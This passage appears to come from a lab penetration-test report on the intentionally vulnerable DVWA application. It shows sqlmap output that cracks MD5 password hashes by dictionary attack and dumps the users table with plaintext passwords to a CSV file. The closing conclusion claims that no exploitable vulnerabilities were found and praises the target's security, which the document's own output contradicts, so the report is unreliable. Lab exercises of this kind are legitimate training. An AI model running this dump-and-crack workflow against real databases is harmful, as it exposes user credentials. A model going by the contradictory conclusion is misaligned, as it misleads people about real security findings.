[01:54:58] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
```



```
[3] file with list of dictionary files
> 1
[01:54:58] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[01:54:58] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:54:58] [INFO] starting 4 processes
[01:55:01] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:55:01] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[01:55:02] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[01:55:04] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                                          | password                                    | last_name | first_name |
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+
| 1       | admin   | http://192.168.96.128/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://192.168.96.128/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://192.168.96.128/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://192.168.96.128/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://192.168.96.128/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+

[01:55:08] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.96.128/dump/dvwa/users.csv'
[01:55:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.96.128'

[*] ending @ 01:55:08 /2025-10-14/
```

CONCLUSION

The API Security Testing Lab conducted between 192.168.116.135 (tester) and 192.168.96.128 (target) concluded with no critical or exploitable vulnerabilities identified. All major security controls—including authorization, session management, and query validation—performed as expected.

The system demonstrates a strong security baseline, resilient against OWASP API Top 10 attack lasses. Ongoing vigilance through periodic testing, patching, and log monitoring will ensure continuous protection and operational security maturity.